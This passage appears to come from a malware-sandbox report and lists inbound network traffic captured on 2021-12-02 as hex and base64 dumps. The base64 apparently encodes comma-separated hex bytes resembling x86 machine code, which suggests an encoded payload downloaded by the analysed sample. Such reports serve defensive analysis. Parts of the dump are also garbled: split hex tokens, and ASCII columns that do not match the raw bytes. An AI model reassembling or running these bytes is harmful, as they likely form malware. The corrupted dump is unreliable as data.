4c 47 41 77 4d 43 78 67 4e 6a 59 73 59 44 67 35 4c 47 41 30 52 43 78 67 51 7a 51 73 59 44 68 43 4c 47 41 33 52 43 78 67 51 7a 51 Data Ascii: YEFBLGBDRSxgMTesYEE0LGA5RSxgQzcsYDQ1LGBBRSxgNDQsYDQ1LGA1MyxgNTQsYDY2LGA4OSxgNUQsYIElyLGBGRixgNTUsYEEwLGA4NSxgQzAsYDBGLGA4NSxgQ0EsYDAwLGAwMCxgMDAsYDhCLGA1NSxgRjgsYDhCLGAzMixgOEQsYDQ1LGBGQyxgNTAsYIEI5LGAwOCxgMDAsYDAwLGAwMCxgNjYsYDg5LGA0RCxgQzQsYDhCLGA3RCxgQzQ
2021-12-02 20:47:22 UTC	1143	IN	Data Raw: 51 34 4c 47 42 46 51 69 78 67 4d 44 4d 73 59 44 68 43 4c 47 41 31 52 43 78 67 52 6a 67 73 59 44 67 7a 4c 47 41 33 52 43 78 67 4d 44 67 73 59 44 41 77 4c 47 41 33 4e 43 78 67 4d 55 51 73 59 44 5a 42 4c 47 41 30 51 79 78 67 4e 54 59 73 59 45 55 34 4c 47 42 43 4d 53 78 67 4f 45 59 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 55 31 4c 47 41 77 4f 43 78 67 4e 54 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 69 78 67 4e 54 63 73 59 45 55 34 4c 47 41 32 4d 69 78 67 4f 54 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 51 79 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 51 79 78 67 52 54 67 73 59 44 5a 47 4c 47 41 7a 4d 79 78 6 7 4d 44 45 73 59 44 41 77 4c 47 41 34 4f 53 78 67 4e 7a 41 73 59 Data Ascii: Q4LGBFQixgMDMsYDhCLGA1RCxgRjgsYDgzLGA3RCxgMDgsYDAwLGA3NCxgMUQsYDZBLGA0QyxgNTYsYEU4LGBCMSxgOEYsYDAwLGAwMCxgOEIsYDU1LGAwOCxgNTAsYDZBLGAwMCxgNkEsYDAwLGA1MixgNTcsYEU4LGA2MixgOTAsYDAwLGAwMCxgODMsYEM0LGAxQyxgODksYDQ1LGBGQyxgRTgsYDZGLGAzMyxgMDEsYDAwLGA4OSxgNzAsY
2021-12-02 20:47:22 UTC	1159	IN	Data Raw: 41 79 4c 47 41 32 4f 43 78 67 4f 45 49 73 59 44 51 33 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 68 45 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 6b 73 59 44 41 34 4c 47 41 34 51 69 78 67 4d 54 63 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 51 73 59 44 5a 42 4c 47 41 77 4d 69 78 67 4e 54 49 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 51 73 59 44 41 34 4c 47 41 31 4d 53 78 67 4e 54 59 73 59 45 55 34 4c 47 42 45 4e 53 78 67 52 6b 45 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 44 6b 73 59 44 67 31 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4d 30 49 73 59 45 4d 7a 4c 47 41 33 4e 43 78 67 4e 44 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 Data Ascii: AyLGA2OCxgOEIsYDQ3LGAwOCxgOEIsYDhELGA3QyxgRkQsYEZGLGBGRixgODksYDA4LGA4QixgMTcsYDhCLGA0NSxgMTQsYDZBLGAwMixgNTIsYDUwLGA4RCxgNEQsYDA4LGA1MSxgNTYsYEU4LGBENsXgRkEsYEZGLGBGRixgODMsYEM0LGAyMCxgODksYDg1LGA3QyxgRkQsYEZGLGBGRixgM0IsYEMzLGA3NCxgNDMsYDhCLGA0NSxgRkMsY
2021-12-02 20:47:22 UTC	1175	IN	Data Raw: 42 44 4c 47 41 31 4d 69 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 44 55 73 59 44 41 34 4c 47 41 31 4d 43 78 67 4e 54 59 73 59 45 55 34 4c 47 42 43 4e 79 78 67 52 6b 45 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 44 4d 73 59 45 4a 46 4c 47 41 31 4e 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 63 30 4c 47 41 79 4e 53 78 67 4f 45 51 73 59 44 68 45 4c 47 41 77 4d 43 78 6 7 52 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 45 73 59 45 55 34 4c 47 42 45 52 69 78 67 52 55 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 4d 73 59 45 4d 77 4c 47 41 31 4d 43 78 67 4f 45 49 73 59 44 67 32 4c 47 41 31 4e 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 Data Ascii: BDLGA1MixgNkEsYDAwLGA4RCxgNDUsYDA4LGA1MCxgNTYsYEU4LGBCNyxgRkEsYEZGLGBGRixgODMsYEM0LGAyMCxgODMsYIEJFLGA1NCxgMEIsYDAwLGAwMCxgMDAsYDc0LGAyNsxgOEQsYDhELGAwMCxgRkMsYEZGLGBGRixgNTEsYEU4LGBERixgRUEsYDAwLGAwMCxgMDMsYEMwLGA1MCxgOEIsYDg2LGA1NCxgMEIsYDAwLGAwMCxgOEQsY
2021-12-02 20:47:22 UTC	1191	IN	Data Raw: 41 77 4c 47 41 34 51 69 78 67 52 6a 67 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 55 4d 73 59 44 67 31 4c 47 42 47 52 69 78 67 4d 45 59 73 59 44 67 30 4c 47 41 35 51 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 45 73 59 45 5a 47 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 34 4c 47 41 77 4d 43 78 67 4e 7a 59 73 59 44 41 33 4c 47 42 43 52 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4f 43 78 67 4d 44 41 73 59 45 56 43 4c 47 41 77 4e 53 78 6 7 4f 44 4d 73 59 45 5a 47 4c 47 41 30 4f 43 78 67 4e 7a 59 73 59 44 55 77 4c 47 41 31 4d 79 78 67 4f 45 49 73 59 44 6c 4 6 4c 47 42 45 4f 43 78 67 4d 44 63 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 55 73 59 45 52 43 4c 47 41 33 4e 43 78 67 4e 44 51 73 59 44 5a 42 4c 47 41 77 4e 53 78 67 4f 45 51 73 59 Data Ascii: AwLGA4QixgRjgsYDgzLGBDNCxgMUMsYDg1LGBGRixgMEYsYDg0LGA5QixgMDAsYDAwLGAwMCxgODEsYEZGLGAwMCxgMDAsYDA4LGAwMCxgNzYsYDA3LGBCRixgMDAsYDAwLGAwOCxgMDAsYEVCLGAwNsxgODMsYEZGLGA0OCxgNzYsYDUwLGA1MyxgOEIsYDIFLGBEOCxgMDcsYDAwLGAwMCxgODUsYERCLGA3NCxgNDQsYDZBLGAwNsxgOEQsY
2021-12-02 20:47:22 UTC	1207	IN	Data Raw: 41 77 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 54 55 73 59 44 68 45 4c 47 41 34 52 53 78 67 52 6a 41 73 59 44 41 34 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 55 78 4c 47 41 31 4e 69 78 67 51 7a 63 73 59 44 67 77 4c 47 41 7a 4d 43 78 67 4d 6a 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 55 34 4c 47 41 32 4f 43 78 67 4e 55 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 6 7 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4d 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 43 78 67 4d 45 45 73 59 44 55 77 4c 47 41 31 4e 69 78 67 52 54 67 73 59 44 5a 42 4c 47 42 47 52 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 31 52 53 78 67 4e 55 51 73 59 Data Ascii: AwLGAwMCxgNkEsYDAwLGA2QSxgMTUsYDhELGA4RSxgRjAsYDA4LGAwMCxgMDAsYDUxLGA1NixgQzcsYDgwLGAzMCxgMjAsYDAwLGAwMCxgMDEsYDAwLGAwMCxgMDAsYEU4LGA2OCxgNUMsYDAwLGAwMCxgODMsYEM0LGAxMCxgODUsYEMwLGA3NCxgMEEsYDUwLGA1NixgRTgsYDZBLGBGRSxgRkYsYEZGLGA4MyxgQzQsYDA4LGA1RSxgNUQsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1223	IN	Data Raw: 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 41 73 59 45 4d 32 4c 47 41 34 4e 53 78 67 4d 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 77 4c 47 42 46 4f 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 45 4c 47 41 34 52 43 78 67 4d 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 5a 42 4c 47 41 77 4e 69 78 67 4e 54 45 73 59 45 55 34 4c 47 41 78 4e 53 78 67 52 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 6b 31 4c 47 41 79 51 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 49 73 59 44 68 45 4c 47 41 31 52 69 78 67 4d 55 4d 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 52 6a 55 73 59 45 49 79 4c 47 42 47 52 69 78 67 52 6b 59 73 59 Data Ascii: ZGLGBGRixgRkYsYDZBLGAwMCxgNTAsYEM2LGA4NSxgMkMsYIEZGLGBGRixgRkYsYDAwLGBFOCxBGMDMsYEM0LGAwMCxgMDAsYDhELGA4RCxgMkMsYIEZGLGBGRixgRkYsYDZBLGAwNixgNTesYEU4LGAxNSxgRDAsYDAwLGAwMCxgOEQsYDk1LGAyQyxgRkYsYIEZGLGBGRixgNTIsYDhELGA1RixgMUMsYDUzLGBFOCxBGRjUsYElYLGBGRixgRkYsY
2021-12-02 20:47:22 UTC	1239	IN	Data Raw: 63 31 4c 47 41 32 4f 53 78 67 4e 6a 51 73 59 45 4d 32 4c 47 41 30 4e 53 78 67 52 6a 67 73 59 44 41 77 4c 47 42 46 4f 43 78 67 52 6a 6b 73 59 45 4a 46 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 5a 42 4c 47 41 77 4d 53 78 67 4e 6b 45 73 59 44 46 42 4c 47 41 31 4e 69 78 67 52 54 67 73 59 45 56 44 4c 47 42 43 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 55 51 73 59 44 41 34 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 30 4c 47 41 34 52 43 78 67 4f 45 4d 73 59 44 51 33 4c 47 41 32 4f 43 78 67 4d 44 67 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 4e 44 67 73 59 45 46 42 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4f 44 4d 73 59 Data Ascii: c1LGA2OSxgNjQsYEM2LGA0NSxgRjgsYDAwLGBFOCxBGRjksYIEJFLGAwMCxgMDAsYDgzLGBDNCxgMDgsYDZBLGAwMSxgNkEsYDFBLGA1NixgRTgsYIEVDLGBQCxgMDAsYDAwLGA4QixgNUQsYDA4LGA4MyxgQzQsYDA0LGBDCxgOEMsYDQ3LGA2OCxgMDgsYDAwLGAwMCxgNTesYDUzLGBFOCxBGMDgsYEFBLGBGRixgRkYsYDMzLGBDMCxBGMDMsY
2021-12-02 20:47:22 UTC	1255	IN	Data Raw: 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 42 51 79 78 67 51 6a 67 73 59 44 63 79 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 42 52 53 78 67 51 6a 67 73 59 44 59 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4d 43 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4d 69 78 6 7 4f 44 6b 73 59 44 51 31 4c 47 42 43 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4f 43 78 67 4f 44 6b 73 59 44 51 3 1 4c 47 42 43 51 79 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 44 4d 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 44 4e 43 78 67 51 6a 67 73 59 44 51 7a 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 Data Ascii: AwLGA2NixgODksYDQ1LGBBQyxgQjgsYDcyLGAwMCxgMDAsYDAwLGA2NixgODksYDQ1LGBBRsxBGMDgsYDYxLGAwMCxgMDAsYDAwLGA2NixgODksYDQ1LGBCMCxBGMDgsYEMmLGA2NixgODksYDQ1LGBCMixgODksYDQ1LGBBCxBGMDgsYDQ1LGBCCxBGMDgsYDQ1LGBCCxBGMDgsYDQ1LGBDMCxBGMDgsYDQ1LGBDNCxBGMDgsYDQzLGAwMCxgMDAsY
2021-12-02 20:47:22 UTC	1271	IN	Data Raw: 55 77 4c 47 42 47 52 69 78 67 52 44 45 73 59 44 68 43 4c 47 41 31 4e 53 78 67 52 6b 4d 73 59 44 5a 42 4c 47 41 77 4d 53 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 4e 43 78 67 4f 45 49 73 59 44 67 32 4c 47 42 44 4d 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 49 73 59 45 5a 47 4c 47 42 45 4d 43 78 67 4f 45 49 73 59 44 52 45 4c 47 42 47 51 79 78 67 4f 45 49 73 59 44 6b 32 4c 47 42 44 4e 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 79 4c 47 41 31 4d 53 78 67 4f 45 49 73 59 45 51 34 4c 47 42 47 52 69 78 67 52 44 49 73 59 44 68 4 3 4c 47 41 34 52 53 78 67 51 7a 67 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 6a 67 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 Data Ascii: UwLGBGRixgRDEsYDhCLGA1NSxgRkMsYDZBLGAwMSxgODksYDQ1LGBGNCxBGMDgsYDg2LGBDNCxBGMDgsYDAwLGAwMCxgNTIsYIEZGLGBEMCxBGMDgsYDRELGBGQyxgOEIsYDk2LGBDNCxBGMDgsYDAwLGAwMCxgNkEsYDAYLGA1MSxgOEIsYEQ4LGBGRixgRDIsYDhCLGA4RSxgQzgsYDAxLGAwMCxgMDAsYDg5LGA0NSxgRjgsYDhCLGA0NSxgRkMsY
2021-12-02 20:47:22 UTC	1287	IN	Data Raw: 49 30 4c 47 42 44 51 79 78 67 52 44 49 73 59 44 45 78 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 4d 73 59 44 55 32 4c 47 41 34 4f 53 78 67 4e 44 63 73 59 44 46 44 4c 47 42 46 4f 43 78 67 4e 7a 4d 73 59 44 49 30 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 59 34 4c 47 42 43 4f 43 78 67 4f 44 49 73 59 44 51 34 4c 47 42 44 4f 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 55 7a 4c 47 41 31 4e 69 78 67 4f 44 6b 73 59 44 51 33 4c 47 41 79 4d 43 78 67 52 54 67 73 59 44 59 77 4c 47 41 79 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 4e 44 4c 47 41 34 4d 79 78 67 4d 30 59 73 59 44 41 77 4c 47 41 34 4f 53 78 6 7 4e 44 63 73 59 44 49 30 4c 47 41 33 4e 43 78 67 4e 44 41 73 59 Data Ascii: i0LGBDQyxgRDIsYDExLGA2QsxBGMDgsYDZBLGAwMCxgNTMsYDU2LGA4OSxgNDcsYDFDLGBFOCxBGMDgsYDI0LGAwMCxgMDAsYDY4LGBCCxBGMDgsYDQ4LGBDCCxBGMDgsYDAwLGA2QsxBGMDgsYDUzLGA1NixgODksYDQ3LGAyMCxgRTgsYDYwLGAyNCxgMDAsYDAwLGA4MyxgQzQsYDNDLGA4MyxgM0YsYDAwLGA4OSxgNDcsYDI0LGA3NCxBGMDgsY
2021-12-02 20:47:22 UTC	1303	IN	Data Raw: 55 78 4c 47 41 31 4d 69 78 67 4e 54 63 73 59 45 55 34 4c 47 42 44 52 43 78 67 52 6a 6b 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 45 51 73 59 44 51 31 4c 47 42 47 4f 43 78 67 4e 54 41 73 59 45 5a 47 4c 47 41 31 4e 53 78 67 52 55 4d 73 59 44 51 7a 4c 47 41 34 4d 79 78 67 51 7a 59 73 59 44 45 77 4c 47 41 7a 51 69 78 67 4e 55 51 73 59 45 5a 44 4c 47 41 33 4d 69 78 67 4f 55 4d 73 59 44 68 43 4c 47 41 30 52 43 78 67 52 54 67 73 59 44 55 78 4c 47 42 47 52 69 78 67 4e 54 55 73 59 45 59 30 4c 47 41 31 52 69 78 67 4e 55 55 73 59 45 49 3 4 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 55 49 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 31 52 69 78 67 4e 55 55 73 59 Data Ascii: UxLGA1MixgNTcsYEU4LGBDRCxBGMDgsYIEZGLGBGRixgODMsYEM0LGAyMCxgOEQsYDQ1LGBGOCxBGMDgsYIEZGLGA1NSxgRUMsYDQzLGA4MyxgQzYsYDEwLGAzQixgNUQsYIEZDLGA3MixgOUMsYDhCLGA0RCxBGMDgsYDUXLGBGRixgNTUsYIEY0LGA1RixgNUUsYIE4LGAwMSxgMDAsYDAwLGAwMCxgNUIsYDhCLGBFNSxBGMDgsYEMzLGA1RixgNUUsY
2021-12-02 20:47:22 UTC	1319	IN	Data Raw: 49 30 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 55 31 4c 47 42 47 4e 43 78 67 4e 6a 59 73 59 44 68 43 4c 47 41 77 4e 43 78 67 4e 7a 49 73 59 44 59 32 4c 47 42 44 4d 53 78 67 52 54 67 73 59 44 42 44 4c 47 41 77 52 69 78 67 51 6a 63 73 59 45 4d 34 4c 47 41 34 52 43 78 67 4e 54 55 73 59 44 42 44 4c 47 41 31 4d 69 78 67 4f 45 51 73 59 44 51 31 4c 47 42 46 4e 43 78 67 4f 44 6b 73 59 44 52 45 4c 47 41 77 51 79 78 67 4f 45 49 73 59 44 52 45 4c 47 41 77 4f 43 78 67 4e 54 41 73 59 44 55 78 4c 47 42 46 4f 43 78 67 4e 6b 55 73 59 44 68 46 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 51 32 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 42 44 4c 47 41 7a 51 69 78 67 52 6a 63 73 59 44 63 79 4c 47 42 45 4e 69 78 67 4f 45 49 73 59 Data Ascii: i0LGAwMCxgMDAsYDAwLGAwMCxgOEIsYDU1LGBGNCxBGMDgsYDhCLGAwNCxBGMDgsYDY2LGBDMSxBGMDgsYDDBDLGAwRixgQjcsYEM4LGA4RCxBGMDgsYDDBDLGA1MixgOEQsYDQ1LGBFNCxBGMDgsYDRELGAwQyxgOEIsYDRELGAwOCxBGMDgsYDUXLGBFOCxBGMDgsYDhFLGAwMCxgMDAsYDQ2LGA4MyxgQzQsYDDBDLGAzQixgRjcsYDcyLGBENixgOEIsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1335	IN	Data Raw: 67 34 4c 47 41 35 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 55 73 59 45 49 34 4c 47 41 77 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 43 78 67 4f 45 51 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4e 6b 45 73 59 44 41 30 4c 47 41 31 4d 43 78 67 4f 44 6b 73 59 44 55 31 4c 47 41 77 4f 43 78 67 52 54 67 73 59 44 42 44 4c 47 41 31 52 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 51 69 78 67 4e 44 55 73 59 44 41 34 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 42 44 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 44 5a 43 4c 47 41 79 4f 53 78 67 4d 6b 4d 73 59 44 49 7 9 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 34 4d 53 78 67 52 55 4d 73 59 44 41 30 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4e 69 78 67 4e 54 63 73 59 Data Ascii: g4LGA5NCxgMDAsYDAwLGAwMCxgMDUsYEI4LGAwNCxgMDAsYDAwLGA1MCxgOEQsYDQ1LG AwOCxgNkEsYDA0LGA1MCxgODksYDU1LGAwOCxgRTgsYDBDLGA1RSxgRkYsYEZGLGA4QixgNDUsYDA4LG A4MyxgQzQsYDBDLGA1RCxgQzMsYDZCLGAYOSxgMkMsYDIyLGA1NSxgOEIsYEVDLGA4MSxgRUMsYDA0LG AwMSxgMDAsYDAwLGA1NixgNTcsY
2021-12-02 20:47:22 UTC	1343	IN	Data Raw: 41 77 4c 47 41 31 4d 69 78 67 4f 45 51 73 59 44 51 31 4c 47 42 47 51 79 78 67 4e 6b 45 73 59 44 41 30 4c 47 41 31 4d 43 78 67 4f 44 6b 73 59 44 52 45 4c 47 42 47 51 79 78 67 52 54 67 73 59 44 45 31 4c 47 41 31 4f 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 51 69 78 67 4e 45 51 73 59 45 5a 44 4c 47 41 31 4e 79 78 67 4e 6b 45 73 59 44 41 31 4c 47 41 32 51 53 78 67 4e 7a 63 73 59 44 55 78 4c 47 42 46 4f 43 78 67 51 54 63 73 59 44 63 30 4c 47 41 77 4d 43 78 6 7 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 55 4d 73 59 44 55 33 4c 47 41 31 4e 69 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 43 78 67 4d 54 4d 73 59 45 55 34 4c 47 42 44 4f 53 78 67 4e 6a 6b 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4f 43 78 67 4e 55 59 73 59 Data Ascii: AwLGA1MixgOEQsYDQ1LGBGQyxgNkEsYDA0LGA1MCxgODksYDRELGBGQyxgRTgsYDE1LG A1OCxgRkYsYEZGLGA4QixgNEQsYEZDLGA1NyxgNkEsYDA1LGA2QXsgNzcsYDUxLGBFOCcxgQTcsYDc0LG AwMCxgMDAsYDgzLGBDNCxgMUMsYDU3LGA1NixgODUsYEMwLGA3NCxgMTMsYEU4LGBDOSxgNjksYDAwLG AwMCxgODMsYEM0LGAwOCxgNUYsY
2021-12-02 20:47:22 UTC	1359	IN	Data Raw: 63 31 4c 47 41 78 51 79 78 67 4f 45 49 73 59 44 52 46 4c 47 41 77 4f 43 78 67 4e 6a 67 73 59 44 55 79 4c 47 41 78 4d 69 78 67 4d 6a 51 73 59 45 51 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 67 7a 4c 47 42 44 4e 79 78 67 4d 55 4d 73 59 44 55 33 4c 47 42 46 4f 43 78 67 4e 6b 51 73 59 45 56 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 44 67 35 4c 47 41 30 4e 69 78 67 4e 44 51 73 59 44 56 47 4c 47 41 31 52 53 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 45 4e 44 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 34 4d 79 78 67 52 55 4d 73 59 44 41 34 4c 47 41 31 4d 79 78 67 4f 45 49 73 59 44 56 45 4c 47 41 77 4f 43 78 67 4e 54 59 73 59 Data Ascii: c1LGAxQyxgOEIsYDRFLGAwOCxgNjgsYDUyLGAXmixgMjQsYEQwLGA2QXsgMDAsYDZBLGAwMCxgNTEs YDgzLGBDNyxgMUMsYDU3LGBFOCcxgNkQsYEVFLGBGRixgRkYsYDgzLGBDNCxgMTQsYDg5LGA0NixgNDQs YDVGLGA1RSxgOEIsYEU1LGA1RCxgQzMsYENDLGA1NSxgOEIsYEVDLGA4MyxgRUMsYDA4LGA1MyxgOEIs YDVELGAwOCxgNTYsY
2021-12-02 20:47:22 UTC	1375	IN	Data Raw: 56 43 4c 47 41 7a 52 69 78 67 52 6a 49 73 59 44 45 34 4c 47 42 44 4d 43 78 67 4e 45 4d 73 59 45 46 45 4c 47 42 47 4d 79 78 67 4f 44 4d 73 59 45 49 78 4c 47 41 32 4e 53 78 67 4d 54 49 73 59 44 45 31 4c 47 41 30 52 43 78 67 4d 44 51 73 59 44 52 44 4c 47 42 45 51 69 78 67 4e 54 67 73 59 44 68 43 4c 47 41 34 4d 53 78 67 4d 7a 55 73 59 44 63 32 4c 47 41 34 52 53 78 67 4e 54 49 73 59 45 55 77 4c 47 42 47 4d 53 78 67 4d 45 49 73 59 45 51 35 4c 47 41 34 4e 79 78 67 4e 6a 67 73 59 45 5a 44 4c 47 41 7a 4d 79 78 67 4e 30 4d 73 59 45 52 46 4c 47 42 46 4f 43 78 67 4d 6b 51 73 59 44 4a 46 4c 47 42 47 4e 43 78 67 4d 30 4d 73 59 44 4a 47 4c 47 41 78 4d 79 78 67 4d 6a 67 73 59 45 45 34 4c 47 42 46 4f 53 78 67 4e 55 45 73 59 44 64 47 4c 47 41 31 4e 43 78 67 51 55 55 73 59 Data Ascii: VCLGAzRixgRjIsYDE4LGBDMCcxgNEMsYEFELGBGMyxgODMsYElxLGA2NSxgMTIsYDE1LGA0RCxgMDQs YDRDLGBEQixgNTgsYDhCLGA4MSxgMzUsYDc2LGA4RSxgNTIsYEUwLGBGMSxgMEIsYEQ5LGA4NyxgNjgs YEZDLGAzMyxgN0MsYERFLGBFOCcxgMkQsYDJFLGBGNCxgM0MsYDJGLGAxMyxgMjgsYEE4LGBFOSxgNUEs YDdGLGA1NCxgQUUsY
2021-12-02 20:47:22 UTC	1391	IN	Data Raw: 51 31 4c 47 41 33 4f 53 78 67 51 6b 55 73 59 44 4e 43 4c 47 41 33 4d 43 78 67 52 6a 55 73 59 44 49 31 4c 47 41 33 4e 69 78 67 4d 6b 55 73 59 44 67 35 4c 47 42 44 4d 79 78 67 4d 54 49 73 59 44 59 34 4c 47 41 35 52 69 78 67 51 55 49 73 59 44 68 44 4c 47 41 79 4d 53 78 67 4f 44 55 73 59 44 41 78 4c 47 41 34 4d 43 78 67 51 54 51 73 59 45 56 47 4c 47 41 35 4f 53 78 67 4d 7a 41 73 59 45 4d 7a 4c 47 41 35 51 79 78 67 51 54 49 73 59 44 55 33 4c 47 41 34 51 79 78 6 7 4e 6a 4d 73 59 44 46 44 4c 47 41 32 52 53 78 67 4e 6a 4d 73 59 45 45 30 4c 47 41 31 4e 43 78 67 52 55 51 73 59 44 56 46 4c 47 42 45 4d 79 78 67 51 55 59 73 59 44 67 35 4c 47 42 44 4e 53 78 67 51 7a 41 73 59 44 45 78 4c 47 42 43 4d 69 78 67 4e 6b 49 73 59 44 63 31 4c 47 41 30 4e 79 78 67 4d 55 4d 73 59 Data Ascii: Q1LGA3OSxgQkUsYDNCLGA3MCxgRjUsYDI1LGA3NixgMkUsYDg5LGBDMyxgMTIsYDY4LGA5RixgQUIs YDhDLGAyMSxgODUsYDAXLGA4MCxgQTQsYEVGLGA5OSxgMzAsYEMzLGA5QyxgQTIsYDU3LGA4QyxgNjMs YDFDLGA2RSxgNjMsYEE0LGA1NCxgRUQsYDVFLGBEMyxgQUYsYDg5LGBDNSxgQzAsYDExLGBCMixgNkIs YDc1LGA0NyxgMUMsY
